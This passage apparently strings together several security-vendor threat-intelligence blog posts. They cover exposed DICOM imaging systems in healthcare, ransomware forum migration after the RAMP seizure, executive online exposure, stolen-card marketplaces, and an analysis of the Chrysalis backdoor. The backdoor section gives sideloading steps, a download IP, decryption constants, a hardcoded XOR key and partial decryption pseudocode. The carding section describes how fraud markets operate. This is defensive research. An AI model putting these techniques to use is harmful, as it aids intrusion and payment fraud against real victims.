These technologies are standard components of modern IT environments. The concern arises when exposure is unintended, unmonitored, or paired with delayed remediation. Public reporting in 2025 shows that ransomware groups continue to target healthcare following disclosure of vulnerabilities in edge appliances and remote access technologies. In several documented cases, exploitation occurred within days of vulnerability publication.
When more than 30 imaging systems are externally reachable, the underlying issue is unlikely to be a single isolated configuration error. It suggests incomplete visibility into which services are accessible from outside the organisation at any given moment.
⠀
Figure 3: Visibility of selected healthcare technologies over time.
External asset visibility and healthcare IT complexity
Healthcare IT environments evolve incrementally, with legacy protocols remaining operational because imaging equipment has long service lifecycles. This slow evolution can cause complications like:
Vendor default configurations are often inherited from initial deployment.
Cloud services introducing additional infrastructure layers that may not be consistently mapped alongside on-premise systems.
⠀
Figure 4: Ransomware groups observed targeting UK/EU healthcare in 2025.
⠀
Figure 5: Ransomware group activity observed around UK/EU healthcare in 2025.
Within this context, continuous external visibility becomes challenging. Many organisations do not maintain a real-time inventory of internet-facing services across all owned IP ranges. And so, without deliberate intent, a DICOM server or medical device can become externally reachable., Until specifically identified, the exposure can persist. The lesson?Infrastructure designed for ease of deployment can accumulate risk when oversight is periodic rather than continuous.
How to reduce DICOM and medical device exposure
As ransomware groups accelerate and exploitation windows shrink, it would be easy to frame exposure as oversight. But that diagnosis would miss the point.
The issue is not a lack of cybersecurity awareness within the NHS. It is the structural complexity of modern healthcare IT environments, with legacy protocols continuing to operate alongside newer systems.
Vendor-default configurations are often inherited rather than re-architected.
Third-party integrations expand the digital perimeter beyond the hospital campus.
Remote access services enable flexible care delivery, while cloud adoption accelerates faster than traditional governance models can adapt.
In this kind of environment, many organizations lack continuous visibility into which services are externally exposed at any given moment. If you do not know a medical device or DICOM server is accessible from the internet, you cannot secure it. What was once ‘plug and play’ infrastructure can quietly become ‘plug and prey’.
Securing DICOM servers in healthcare
Organizations reviewing imaging system security should confirm whether Port 104 is accessible from outside trusted networks. Where external access is operationally required, it should be restricted through VPN controls and strong authentication. DICOM traffic should be encrypted where supported.
Additional steps include:
Reviewing firewall rules governing PACS and modality communication.
Conducting periodic external service discovery across owned IP ranges.
Verifying vendor default configurations during deployment and upgrade cycles.
Monitoring newly exposed services following infrastructure or cloud changes.
These measures focus on aligning network exposure with clinical intent. The objective is straightforward: Ensure that imaging systems are reachable only by the parties that need them.
Healthcare cyber resilience starts with visibility
Imaging systems play a central role in diagnosis and care planning, with operational disruption creating immediate clinical consequences.. As regulatory scrutiny of healthcare cybersecurity continues to increase, confirming that DICOM services operate within intended network boundaries is a practical and measurable step toward reducing risk.
The identification of more than 30 exposed systems highlights a visibility gap rather than a failure of awareness. Addressing that gap begins with systematic review of external-facing infrastructure and sustained monitoring over time.
Active since 2021, the RAMP (Ransomware and Advanced Malware Protection) forum has established itself as a prominent hub within the cybercrime ecosystem, particularly for ransomware operators and affiliates coordinating attacks, sharing tooling, and trading access to compromised networks. On 28 January 2026, the Federal Bureau of Investigation (FBI), in coordination with the U.S. Attorney’s Office for the Southern District of Florida and the Computer Crime and Intellectual Property Section of the U.S. Department of Justice (DoJ), seized the forum’s infrastructure (Figure 1).
While public reporting focused primarily on the law enforcement action, the underground reaction revealed a deeper and more consequential development: a collapse of trust and increasing fragmentation within the ransomware community.
⠀
Figure 1 – Seizure notice on RAMP’s domain
⠀
Shortly after, the RAMP’s administrator, known as “Stallman”, confirmed on the cybercrime forums XSS and Exploit the seizure, stating that he would not attempt to rebuild it (Figure 2). The announcement immediately sparked debate. Some users questioned whether the takedown had been staged or was a “PR exit,” while others accused Stallman of cooperating with authorities. RAMP’s nameservers were subsequently observed pointing to infrastructure controlled by the FBI, confirming the seizure by U.S. law enforcement.
⠀
Figure 2 – Stallman’s post on XSS
⠀
Following the announcement, screenshots purporting to show portions of RAMP’s database were circulated via Telegram and reposted across underground forums (Figure 3). These images allegedly contained user email addresses and private messages. Several former RAMP members publicly acknowledged that elements of the leaked data appeared authentic and expressed concern that registration emails, private communications, or operational details could be exposed and potentially leveraged in investigations.
⠀
Figure 3 – Screenshot of alleged RAMP leak
⠀
Stallman denied that any breach had occurred, claiming the forum’s disks were encrypted and that the circulating screenshots were fabricated.
Despite competing claims, underground discussions converged around two primary scenarios:
Scenario A: Prior breach
The database was exfiltrated before the law enforcement seizure, and the subsequent takedown was unrelated to the leak.
Scenario B: Insider access
An individual with administrative privileges exported the database, either before or during the seizure process.
No clear consensus has emerged. However, based on behavioral patterns observed in previous forum seizures and the technical realities involved, pre-seizure database access appears plausible. Even if the database was encrypted, protection at rest does not prevent extraction while a system is actively running.
There are also unverified allegations that Stallman attempted to sell the database for 10 bitcoin, though these claims remain unsubstantiated.
The alleged leak, combined with accusations of selective moderation and inconsistent rule enforcement, fueled speculation that RAMP may have functioned as a honeypot or had been compromised long before its seizure. While there is no public evidence confirming that RAMP was deliberately operated as a law enforcement trap, perception often matters more than proof in underground ecosystems. As such, the honeypot narrative itself accelerates fragmentation and contributes to a shift toward smaller, more tightly controlled ransomware platforms.
With RAMP gone and no official successor announced, forum users quickly began discussing alternatives. Some argued that XSS should reconsider its prohibition on ransomware-related activity. XSS administrators reiterated that ransomware affiliate recruitment remains banned, likely to avoid attracting heightened law enforcement scrutiny. This sparked debate about the forum’s long-term positioning and whether it would maintain its policy stance or adapt to fill the vacuum left by RAMP.
This cycle of centralized growth to sudden disruption and migration toward successor platforms follows a recurring pattern observed after previous underground takedowns. When a dominant forum falls, the immediate effect is fragmentation and suspicion. In the absence of a trusted central marketplace, actors temporarily disperse, debate compromise theories, and test new governance models. Over time, smaller, vetted communities emerge to re-establish trust through higher entry barriers and tighter moderation.
A prominent precedent is the shutdown of the cybercrime marketplace RaidForums in 2022, which was followed by the rise of BreachForums, a successor platform that inherited much of the user base and continued many of the same discussions and transactions. RAMP’s disruption appears to be following this familiar trajectory, suggesting not an end to coordination, but a restructuring of how and where it occurs.
Enter T1erOne: A potential successor
The vacuum left by RAMP’s disruption coincided with the emergence of T1erOne in early February, a closed forum with a reputation- and payment-based entry model. Membership requires either verified activity on other underground forums or a $450 payment, emphasizing exclusivity and trust vetting (Figure 4). This structure is designed to reduce the risk of infiltration or exposure, a direct response to the alleged leaks from RAMP.
⠀
Figure 4 – T1erOne registration
⠀
The T1erOne model is further consistent with how RAMP itself operated previously. The forum specifically required proof of activity on other major underground forums or payment of a registration fee to help filter out infiltrators and low-trust actors. While this similarity does not prove T1erOne is RAMP’s direct successor, it makes sense structurally as a model that RAMP veterans would try to replicate.
While closed, paid-entry forums are not new, their emergence immediately after a high-profile seizure suggests defensive adaptation. By raising financial and reputational barriers, administrators reduce infiltration risk while signaling seriousness to high-value actors. If historical patterns hold, the next phase will likely involve smaller clusters of trusted actors consolidating around vetted spaces, with recruitment occurring through referrals rather than open posts. This reduces visibility but increases operational cohesion.
While limited information is available about this forum at the time of writing, it clearly advertises a ransomware offering, suggesting an intention to cover the gap that RAMP left in the cybercrime ecosystem (Figure 5). By openly advertising that ransomware is permitted, T1erOne already differentiates itself from forums like XSS or Exploit, which explicitly ban ransomware discussions or operational planning. This signals to operators that T1erOne is a safe space for ransomware-related activity.
⠀
Figure 5 – T1erOne ransomware advertisement
⠀
Early indicators from underground discussions suggest that ransomware affiliate programs have already been referenced in promotional posts on the forum, implying that affiliates may be evaluating T1erOne as a potential coordination hub. Notably, the ransomware group Qilin appears to have established an early presence on the platform, actively advertising its Ransomware-as-a-Service (RaaS) offering in an effort to attract new affiliates (Figure 6). There are also references to the Cry0 ransomware group engaging on T1erOne. At the time of writing, however, neither group has publicly referenced the forum on their known communication channels, which may indicate that activity remains exploratory or limited to closed recruitment efforts rather than representing a fully endorsed migration.
⠀
Figure 6 – Qilin RaaS advertisement on T1erOne
⠀
T1erOne’s branding does more than advertise ransomware; it signals the continuation of an operational niche designed to fill the gap left in the cybercrime market. For defenders, this underscores a critical reality: The takedown of a public ransomware forum rarely ends operations; it alters where and how they occur. Threat actors migrate to smaller, more controlled communities where similar coordination persists, but with reduced transparency and higher barriers to monitoring. In this environment, disruption does not necessarily translate into deterrence. Rather, it drives a restructuring of the ecosystem into tighter, more resilient clusters, preserving operational continuity for threat actors while diminishing visibility for defenders.
Rehub: Migration to an existing open forum
In parallel with the emergence of T1erOne, ransomware activity has also been observed on Rehub, an underground forum that predates RAMP’s takedown (Figure 7). Domain records indicate that the platform has been active since August 2025, suggesting it was not created in direct response to RAMP’s disruption. However, its recent activity indicates that it is absorbing at least part of the displaced ecosystem.
⠀
Figure 7 – Screenshot from Rehub’s feed
⠀
Unlike T1erOne, Rehub does not operate as a gated or reputation-based community. Registration requires only a username, password, and the answer to a basic security question, making entry significantly less restrictive. This low barrier to access contrasts sharply with T1erOne’s paid or reputation-based vetting model.
Rapid7 researchers independently verieif that several ransomware actors are already active on the platform. Notably, LockBit and the Gentlemen have maintained a presence on Rehub since September 2025, well before RAMP’s seizure. DragonForce, meanwhile, joined the forum on the same day RAMP was taken offline (Figure 8). The forum contains multiple posts openly advertising or discussing RaaS offerings (Figure 9).
⠀
Figure 8 – DragonForce’s profile on Rehub
⠀
Figure 9 – Gentlemen’s RaaS advertisement
⠀
Rehub’s activity demonstrates that migration following RAMP’s disruption is not limited to newly established, closed communities. Instead, some actors appear to be leveraging pre-existing, lower-barrier platforms to continue coordination and recruitment.
Taken together, T1erOne and Rehub illustrate that post-disruption ecosystems rarely converge immediately around a single successor. Instead, they fragment across parallel coordination spaces before longer-term consolidation emerges.
Conclusion: Fragmentation, not finality
The post-RAMP landscape reinforces a familiar reality: Law enforcement can dismantle infrastructure, but it rarely dismantles the ecosystem behind it. Instead, disruption fractures trust and redistributes coordination across multiple platforms.
What has emerged is not a single successor, but diverging migration paths. Gated forums like T1erOne reflect an attempt to rebuild trust through exclusivity, tighter vetting, and higher-entry barriers. At the same time, platforms like Rehub demonstrate that some ransomware actors are leveraging accessible, pre-existing forums to maintain operational continuity and recruitment momentum. This fragmentation suggests adaptation rather than decline. In the immediate aftermath of disruption, dispersion appears to be the dominant pattern, not consolidation.
For defenders, this shift complicates visibility. Monitoring strategies can no longer focus on a single dominant forum. Instead, security teams must track actor migration patterns across multiple environments, identify early RaaS recruitment signals, and correlate underground developments with intrusion activity. As coordination spreads across both gated and open platforms, contextual and timely intelligence becomes critical.
At Rapid7, we continuously monitor underground ecosystems to detect migration trends, emerging coordination spaces, and shifts in affiliate behavior before they scale into campaigns. By combining deep threat intelligence with frontline incident response insights, we help organizations maintain situational awareness even as ransomware coordination becomes more distributed and less predictable.
RAMP’s takedown represents meaningful disruption, but not deterrence. As the ecosystem restructures across both exclusive and open platforms, defenders must adapt just as quickly to maintain the advantage.
Senior leaders are visible by design. They speak at events, post on LinkedIn, sit on boards, and sign public filings. That visibility builds brands and drives growth. It also creates risk.
The findings are clear: an executive’s online footprint is not just a privacy issue. It is a business risk.
Across industries, we found that surface web data, public records, social media activity, and leaked credentials combine to create a detailed profile that threat actors can weaponize. In many cases, 60% of an individual’s digital risk exposure is retrievable through a simple surface web search. When paired with breached credentials circulating in criminal forums, that information fuels business email compromise, spear phishing, impersonation, and even hybrid cyber-physical threats.
Our research features the Rapid7 Exposure Prevention (REP) Score, a quantitative metric that measures executive exposure across four areas: general exposure, social media, public records, and leaked credentials. The data reveals meaningful differences by industry and geography, with U.S.-based executives generally more exposed than their European counterparts, particularly in public records and credential leaks.
High-profile incidents continue to show how small details can lead to large-scale impact. The takeaway for security leaders is direct: protecting executives requires more than awareness training. It demands continuous monitoring, strong authentication, proactive credential hygiene, and integration between cyber and physical risk programs.
Download the Rapid7 report
Download the full report to see how your organization compares and how to reduce executive exposure before attackers take advantage.
Rapid7 software engineer Eliran Alon also contributed to this post.
Introduction
Despite sustained efforts by the global banking and payments industry, credit card fraud continues to affect consumers and organizations on a large scale. Underground “dump shops” play a central role in this activity, selling stolen credit and debit card data to criminals who use it to conduct unauthorized transactions and broader fraud campaigns. Rather than fading under increased scrutiny, this illicit trade has evolved into a structured, service-like economy that mirrors legitimate online marketplaces in both scale and sophistication.
This evolution has given rise to what can be described as carding-as-a-service (CaaS): a resilient underground market that wraps together stolen payment card data, tools, and support into easily accessible offerings. These stolen credit cards are also often bundled with sensitive personal information, substantially elevating the potential damage to both individuals and organizations, and making the financial loss the least harmful consequence.
While numerous dump shops have been disrupted or shut down over time, several high-profile marketplaces, including Findsome, UltimateShop, and Brian’s Club, continue to shape the market and influence criminal activity. This blog explores these illegal marketplaces and their operations, shedding light on the modern carding economy and highlighting why stronger detection and prevention efforts remain critical.
The carding economy at a glance
Credit card information available on the black market is generally categorized into three types: credit card numbers, dumps, and ‘fullz’.
Credit card numbers (also known as “CVV”) minimally include the data printed on the card: the credit card number itself, cardholder name, expiration date, and the CCV2 security code (found on the back, not to be confused with CVV). This group may also include the associated billing address and phone number.
Dumps consist of the raw data from the magnetic stripe tracks. This information is essential for cloning physical credit cards.
Fullz offers a more complete profile of the cardholder, containing additional personal information such as the date of birth or Social Security Number (SSN).
The exact origin of the information available on the different marketplaces is unclear and is being obfuscated by the admins and resellers; however, further investigation across different cybercrime forums revealed the common methods through which cards get leaked.
Phishing
Technological improvements have made phishing campaigns much easier to execute. Today, there are phishing-as-a-service (PhaaS) platforms and fraud-as-a-service (FaaS) modules allowing easy setup for new phishing campaigns, along with the infrastructure, page design, and even the collection of credentials or other stolen information (Figure 1). Phishing pages, tricking customers into providing personal financial information (PFI), are still an efficient source for stolen credit information.
⠀
Figure 1 – Creation of a phishing page using a phishing-as-a-service provider
Physical Devices
Physical hacking tools, and other devices that could be attached to different payment devices or ATMs, are used to transmit information into the hands of a malicious actor. Different specialized stores offer to sell such devices and ship them, once again allowing even a novice to start stealing credit information for future use. Threat actors attempt to stay as up-to-date as possible, adjusting themselves to industry trends. These include “Shimming,” which focuses on modern EMV chips, instead of old “Skimming” devices, which require scanning the entire card (Figure 2). The hacking tools target not only ATMs, but also additional devices with daily credit card use, including gas pumps and point-of-sale (POS) machines.
⠀
Figure 2 – A store specializing in selling skimmers and other physical attachments
Malware
Since the large-scale Target breach in 2013, which resulted in the compromise of millions of credit card records, threat actors have steadily evolved point-of-sale (POS) malware variants such as BlackPOS and MajikPOS (Figure 3). In parallel, the widespread adoption of information-stealing malware (“infostealers”) has enabled attackers to harvest credit card data from a broad range of systems, typically alongside additional personally identifiable information (PII) and user credentials.
⠀
Figure 3 – Threat actor offering POS malware (MajikPOS) in SaaS module
Cross-Site Scripting (XSS)
Many posts found on different cybercrime forums provide carders with tips about how to exploit web security flaws. In some cases, there are actual examples and guides, including code samples for conducting XSS, i.e., redirecting network traffic into the threat actor’s hands through an injected code (usually JavaScript). Malicious actors inject the “sniffer” in the payment page itself, which later copies the inserted payment information and transfers it to them for future use (Figure 4).
⠀
Figure 4 – A threat actor offering instructions for coding sniffers
Key players in the carding underground
Through ongoing changes within the carding ecosystem and the developments made in fraud detection and prevention, the industry of stolen credit card trading continues to flourish. Banks and credit card companies might be fairly good at monitoring individual transactions, but not at disrupting the broader fraud supply chain. CaaS exploits gaps between payment security, identity security, and organizational visibility, monetizing stolen data upstream before fraud ever reaches issuer models. In addition, fraudsters feed on the ever-lasting weakness of the human factor, acting carelessly with personal information and ignoring security warnings.
These factors, in conjunction with constant market demand, have kept several carding marketplaces, led by Findsome, UltimateShop, and Brian’s Club, in action for a lengthy period. While the design and branding of these marketplaces differ, their core offerings and functionality are largely similar. As a result, their administrators frequently promote their services across dedicated carding marketplaces and broader cybercrime communities.
The main interface of these marketplaces features a streamlined search function that allows users to filter available listings using several parameters, including Bank Identification Number (BIN), country, and “base” – a collection of card records linked to the same issuing bank, card brand (e.g., Visa or Mastercard), and card type, typically compromised within a similar time frame. Filtering options vary slightly between platforms and may include additional criteria such as price range or the availability of supplemental PII, including SSNs.
Search results generally display the card’s expiration date, issuing bank, cardholder name, and approximate geographic location. Each listing also indicates its price and whether it is eligible for a refund. Refund functionality is a critical feature in the carding ecosystem, as it enables buyers to recover funds for cards that later prove invalid. This capability often serves as a differentiating factor between marketplaces, as user complaints on carding marketplaces frequently center on invalid cards, denied refunds, or the resale of outdated card data.
These carding marketplaces do not disclose the sources of their stolen credit card data and appear to rely primarily on third-party vendors offering previously compromised records. This suggests that they operate as aggregators, reselling data obtained from multiple external suppliers after conducting their own quality assessments. While this model enables platforms to increase both the volume and diversity of their listings, it can also lead to inconsistencies in data quality. Additionally, some resellers appear to offer identical datasets across multiple marketplaces to maximize profits, resulting in overlapping bases between platforms (Figure 5).
⠀
Figure 5 – Forum discussion about an UltimateShop reseller
⠀
All three marketplaces support Bitcoin payments, while Findsome is currently the only platform that accepts additional cryptocurrencies, including Litecoin and Zcash. Minimum deposit requirements are generally low, ranging from $0 on UltimateShop to $20 on Brian’s Club, likely to reduce barriers to entry and attract new users. In parallel, Findsome and UltimateShop offer deposit bonuses, typically between 5% and 12%, to incentivize larger payments and encourage long-term user engagement.
These marketplaces are hosted on the dark web, with mirrored versions accessible via the surface web. To mitigate the risk of takedowns or law enforcement action, administrators frequently rotate their surface-web domains. This practice has likely contributed to the proliferation of fraudulent domains impersonating legitimate marketplaces, such as findsome[.]ink and findsomes[.]ru for Findsome, and ultimateshops[.]to for UltimateShop. These sites are designed to leverage brand recognition to deceive users and steal funds. In response, the marketplaces publish lists of their official domains and warn users about potential scams in an effort to maintain trust and protect their reputations.
Findsome
Findsome is a deep and dark web carding marketplace that has reportedly been active since 2019. The platform, whose administrators are likely of Russian origin, appears to specialize in the sale of stolen CVV, as well as Fullz. Listings are typically priced between $4 and $25 per record, depending on the perceived “quality” of the data.
Under its “Shop” tab, Findsome enables users to browse and filter available credit card listings of interest (Figure 6). Each listing specifies whether a refund is available should the card prove to be invalid, along with a defined “check time.” The check time refers to a limited window following purchase during which the buyer may attempt to verify the card’s validity and request a refund if necessary.
⠀
Figure 6 – The “Shop” tab on Findsome
⠀
During the designated check-time window, users may attempt to validate the purchased record. The marketplace claims to integrate third-party checker services, such as Luxchecker, which it describes as commonly used across comparable platforms. If the validation process indicates that the card is not valid, a refund is reportedly issued (Figure 7).
⠀
Figure 7 – Card validation outcome
⠀
Actors associated with the marketplace have been observed seeking “resellers” offering large bases on cybercrime forums (Figure 8). Although Findsome does not explicitly disclose information about its resellers, their aliases appear to be embedded in the naming conventions of the databases. For instance, a database titled “NOV 23 _#(KOJO***) GOOD US JP SE” suggests that it was supplied by a reseller operating under the alias “KOJO***.”
⠀
Figure 8 – Findsome’s post on cardforum.cc
⠀
An analysis of the databases published during the second half of 2025 identified the five most frequent resellers in that period (Table 1). These resellers largely dominated Findsome’s inventory, collectively accounting for more than 50% of its offerings. Overall, 51 resellers were active on the platform during this timeframe, with an average market share of approximately 2% per reseller. This distribution suggests that Findsome relies on a broad network of resellers, likely to diversify its listings and reduce dependence on a small number of dominant suppliers.
⠀
Reseller
Records
Share
tian*****
303,818
13%
vygg*******
266,382
11%
mapk**
231,797
10%
atla****
231,757
10%
find*****
217,846
9%
Table 1 – Reseller market share
⠀
Despite its prominence, Findsome appears to face competition from smaller, emerging platforms. While it is sometimes described within cybercrime communities as relatively “reliable,” discussions on underground forums reveal dissatisfaction with its pricing model. Some actors have criticized the marketplace for charging high prices for data that is frequently invalid (Figure 9), while others view the $100 account activation fee for new users as a significant barrier to entry.
⠀
Figure 9 – Mentions of Findsome on another carding marketplace
UltimateShop
UltimateShop is a deep and dark web carding marketplace that has been active since at least 2022. Its administrators appear to be of Russian origin and offer mainly CVV and Fullz. The stolen credit cards are priced between $10 and $30 per record, depending on the assessed “quality” of the data.
Under its “Search CCS” tab, UltimateShop allows users to filter and browse available credit card listings (Figure 10). In addition to standard filters such as BIN and issuing bank, the platform enables users to specify a price range, select individual sellers, and limit results to listings for which validation is available. The results section displays key details about the issuing bank and cardholder, as well as the seller’s name, an assessed validity percentage, and refund eligibility. It should be noted that certain BINs and issuing banks are excluded from validation checks on UltimateShop.
⠀
Figure 10 – The “Search CCS” tab on UltimateShop
⠀
While purchasing a record, users may initiate a validation check where applicable (Figure 11). UltimateShop does not impose a strict timeframe for this process and does not disclose the checker or validation mechanism used. If the card is deemed invalid (e.g., marked as “Decline”), the user is eligible for a refund.
⠀
Figure 11 – Card validation outcome
⠀
UltimateShop’s inventory is largely dominated by a small number of resellers, which collectively accounted for 76% of the platform’s largest offerings during the second half of 2025 (Table 2). SuperUSA appears to be the most prominent seller, contributing approximately 35% of all available records. This concentration indicates a higher reliance on a limited set of resellers and comparatively lower diversification than competing marketplaces such as Findsome. In total, 22 primary resellers were identified on UltimateShop, with an average market share of approximately 5% per reseller.
⠀
Reseller
Records
Share
superusa
293,931
35%
best
116,464
14%
virgin
82,672
10%
sanji
79,110
9%
freshsniffer
62,760
8%
Table 2 – Reseller market share on UltimateShop
⠀
While UltimateShop remains a well-established platform within the carding ecosystem, its reputation is increasingly being challenged by negative user feedback. Complaints frequently cite high prices and a significant proportion of invalid records, issues that may stem from the platform’s reliance on a small number of potentially unreliable sellers (Figure 12).
⠀
Figure 12 – Discussion about UltimateShop on another carding marketplace
Brian’s Club
Active since 2014, Brian’s Club is a well-established player within the carding ecosystem that was originally created to “troll” security researcher and reporter Brian Krebs and his work. Like other marketplaces, it offers a wide range of listings, categorized as “CVV2,” “Dumps,” and “Fullz” (Figure 13). Prices typically range from $17 to $49, though higher prices are often observed for records that include PINs, an uncommon feature among carding marketplaces.
⠀
Figure 13 – The “Search Dumps” tab on Brian’s Club
⠀
Another key point of differentiation for Brian’s Club is its extensive offering of dumps, suggesting explicit support for credit card cloning. This is further reinforced by the availability of a “Track1 Generator” tool, which facilitates the creation of physical copies of compromised cards (Figure 14). Together, these features represent a relatively unique value proposition within the carding market and indicate that Brian’s Club administrators have deliberately positioned the platform to address specific customer needs and prevailing market dynamics.
General statistics
Note: The data in this section, specifically the numerical figures, comes directly from the marketplaces and, therefore, its precision cannot be independently verified or guaranteed.
Out of the examined marketplaces, Findsome has the largest market size with 57.6%, followed by UltimateShop (26.6%) and Brian’s Club (15.8%) (Figure 14).
⠀
Figure 14 – The market size of the examined marketplaces
⠀
The vast majority of leaked credit cards are Visa cards (60.4%), followed by Mastercard (32.3%), American Express (4.3%), and Discover (3%), with this distribution remaining consistent across the three examined marketplaces (Figure 15). These numbers, however, do not reflect the actual market size of each brand, as according to the 2025 Nilson Report, Visa and Mastercard control relatively similar market sizes, with 32% and 24%, respectively, and American Express and Discover are far behind with 6% and 0.9%. In addition, the most popular credit card brand, Union Pay, with 36% of the market, is not even among the top 4 most leaked brands, probably due to its relatively unique target audience (China), which is not typically targeted by carders in these marketplaces.
However, the leaked credit cards’ brand distribution more closely resembles their market share in the United States (Visa – 52%, Mastercard – 24%, American Express – 19%, Discover – 5%), which is where most of the victims originate.
⠀
Figure 15 – Leaked credit card brand distribution by marketplace
⠀
Most of the leaked credit cards we observed in H2 2025 belong to US customers, followed by ones from Canada (by a large margin) and the United Kingdom (Figure 16).
⠀
Figure 16 – Global credit card leakage heatmap
⠀
When comparing the top 10 countries list of each of the examined marketplaces (Figures 17, 18, and 19), we can see that UltimateShop’s list is somewhat unusual, with rarely targeted countries, like Peru and Norway, making the Top 10 list while surpassing very populated and highly targeted countries, such as the United Kingdom and France. In this sense, it should be noted that the geographic data sourced from UltimateShop contained numerous inconsistencies. Thus, it may not be a reliable indicator of the actual distribution of victims.
⠀
Figure 17 – Top 10 countries with leaked credit cards on Findsome
⠀
Figure 18 – Top 10 countries with leaked credit cards on UltimateShop
⠀
Figure 19 – Top 10 countries with leaked credit cards on Brian’s Club
⠀
When examining the monthly distribution of leaked credit cards (Figure 20), we observe that the largest volume was recorded in November and December, likely due to the shopping season (e.g., Black Friday and Cyber Monday) that occurs around that time.
⠀
Figure 20 – Count of leaked credit cards by country per month
⠀
When examining the types of personal information being exposed along with the leaked credit card, we saw that most of the credit cards are also attached with an email address or a phone number (or both), with the highest percentages recorded in UltimateShop (99.4% of the cases), followed by Findsome (87.7%), and Brian’s Club (75.7%). This means that the leakage of a credit card not only poses a risk for financial scams resulting in monetary losses, but also exposes PII, which may lead to identity theft and impersonation attempts.
The future of carding
The carding ecosystem is gradually moving away from large-scale magnetic stripe (“dump”) fraud as EMV adoption makes card cloning harder and less reliable. While shimming and the capture of PINs allow criminals to continue card-present fraud, this approach is riskier, more expensive, and usually limited to specific regions or devices. As a result, EMV-based fraud is unlikely to fully replace the dump economy at scale. Instead, it is expected to support smaller, localized operations rather than the global, highly automated carding marketplaces that dominated in the past.
At the same time, carding marketplaces are increasingly focused on selling richer data sets that include personal and contact information (“Fullz”), not just card details. This shift enables a wider range of fraud, including account takeover, wallet abuse, phishing, and identity-based scams, which are less dependent on the underlying payment technology. Rather than disappearing, carding-as-a-service is evolving into a broader identity-driven ecosystem, where marketplaces supply raw data, and buyers use automation and AI to decide how and where to exploit it.
What organizations should do
The continued growth of carding marketplaces highlights how credit card theft has evolved into a resilient, service-based criminal economy that is difficult to disrupt through takedowns alone. In addition, as stolen cards are increasingly bundled with credentials and personal data, the potential damage inflicted by the CaaS economy has ceased to be purely financial. The impact extends beyond isolated fraud events to long-term identity abuse and account compromise affecting both organizations and consumers.
To cope with the growing threat of stolen credit cards and leaked credentials, organizations should adopt a defense-in-depth approach that combines prevention, detection, and rapid response. This includes strengthening protections against common compromise vectors such as phishing, malware, and web application vulnerabilities by enforcing multi-factor authentication, regularly patching systems, hardening payment pages against client-side attacks, and conducting ongoing security awareness training. At the same time, organizations should invest in continuous monitoring capabilities to detect early signs of exposure, including visibility into dark web and underground marketplaces where stolen card data and credentials are traded.
By proactively identifying leaked assets, correlating them to their own environments (for example, through BIN monitoring), and responding quickly through card reissuance, credential resets, and fraud monitoring, organizations can significantly reduce both financial losses and downstream risks such as identity theft and account takeover.
Rapid7 customers
There are multiple detections in place for Threat Command and MDRP customers to identify and alert on the threat actor behaviors described in this blog. Specifically, Threat Command monitors dark web activity, including exposed credit card details that are being sold on carding marketplaces. Relevant incidents are flagged based on the customer’s assets, specifically their BIN. When a listing containing these assets is identified, a “Credit Cards For Sale” alert is issued (Figure 21). In addition to notifying customers, these alerts enable them to quickly and securely acquire the detected bot through the “Ask an Analyst” service.
⠀
Figure 21 – Example of an alert about a credit card offered for sale on a carding marketplace
Rapid7 Labs, together with the Rapid7 MDR team, has uncovered a sophisticated campaign attributed to the Chinese APT group Lotus Blossom. Active since 2009, the group is known for its targeted espionage campaigns primarily impacting organizations across Southeast Asia and more recently Central America, focusing on government, telecom, aviation, critical infrastructure, and media sectors.
Our investigation identified a security incident stemming from a sophisticated compromise of the infrastructure hosting Notepad++, which was subsequently used to deliver a previously undocumented custom backdoor, which we have dubbed Chrysalis.
⠀
Figure 1: Telemetry on the custom backdoor samples
⠀
Beyond the discovery of the new implant, forensic evidence led us to uncover several custom loaders in the wild. One sample, “ConsoleApplication2.exe”, stands out for its use of Microsoft Warbird, a complex code protection framework, to hide shellcode execution. This blog provides a deep technical analysis of Chrysalis, the Warbird loader, and the broader tactic of mixing straightforward loaders with obscure, undocumented system calls.
Initial access vector
Forensic analysis conducted by the MDR team suggests that the initial access vector aligns with publicly disclosed abuse of the Notepad++ distribution infrastructure. While reporting references both plugin replacement and updater-related mechanisms, no definitive artifacts were identified to confirm exploitation of either. The only confirmed behavior is that execution of “notepad++.exe” and subsequently “GUP.exe” preceded the execution of a suspicious process “update.exe” which was downloaded from 95.179.213.0.
Analysis of update.exe
Figure 2: Execution diagram of update.exe
⠀
Analysis of “update.exe” shows the file is actually an NSIS installer, a tool commonly used by Chinese APT to deliver initial payload.
The following (Table 1) are the extracted NSIS installer files:
Installation script is instructed to create a new directory “Bluetooth”in “%AppData%”folder, copy the remaining files there, change the attribute of the directory to HIDDENand execute BluetoothService.exe.
DLL sideloading
Shortly after the execution of BluetoothService.exewhich is actually a renamed legitimate Bitdefender Submission Wizard that was abused for DLL sideloading, where a malicious log.dll was placed alongside the executable, causing it to be loaded instead of the legitimate library. Two exported functions from log.dll are called by Bitdefender Submission Wizard: LogInitand LogWrite.
LogInit and LogWrite – Shellcode load, decrypt, execute
LogInitjust loads BluetoothServiceinto the memory of the running process.
LogWritehas a more sophisticated goal – to decrypt and execute the shellcode.
The decryption routine implements a custom runtime decryption mechanism used to unpack encrypted data in memory. It derives key material from previously calculated hash value and applies a stream‑cipher–like algorithm rather than standard cryptographic APIs. At a high level, the decryption routine relies on a linear congruential generator, with the standard constants 0x19660D and 0x3C6EF35F, combined with several basic data transformation steps to recover the plaintext payload.
Once decrypted, the payload replaces the original buffer and all temporary memory is released. Execution is then transferred to this newly decrypted stage, which is treated as executable code and invoked with a predefined set of arguments, including runtime context and resolved API information.
Figure 3: LogWrite internals
IAT resolution
Log.dllimplements an API hashing subroutine to resolve required APIs during execution, reducing the likelihood of detection by antivirus and other security solutions.
API hashing subroutine
The hashing algorithm will hash export names using FNV‑1a(fnv-1a hash 0x811C9DC5, fnv-1a prime 0x1000193 observed), then apply a MurmurHash‑style avalanche finalizer(murmur constant 0x85EBCA6B observed), and comparing the result to a salted target hash.
Analysis of the Chrysalis backdoor
The shellcode, once decrypted by log.dll, is a custom, feature-rich backdoor we’ve named “Chrysalis”. Its wide array of capabilities indicates it is a sophisticated and permanent tool, not a simple throwaway utility. It uses legitimate binaries to sideload a crafted DLL with a generic name, which makes simple filename-based detection unreliable. It relies on custom API hashing in both the loader and the main module, each with its own resolution logic. This is paired with layered obfuscation and a fairly structured approach to C2 communication. Overall, the sample looks like something that has been actively developed over time, and we’ll be keeping an eye on this family and any future variants that show up.
Decryption of the main module
Once the execution is passed to decrypted shellcode from log.dll, malware starts with decryption of the main module via a simple combination of XOR, addition and subtraction operations, with a hardcoded key gQ2JR&9;. See below the pseudocode of decryption routine:
⠀
char XORKey[8] = "gQ2JR&9;";
DWORD counter = 0;
DWORD pos = BufferPosition;

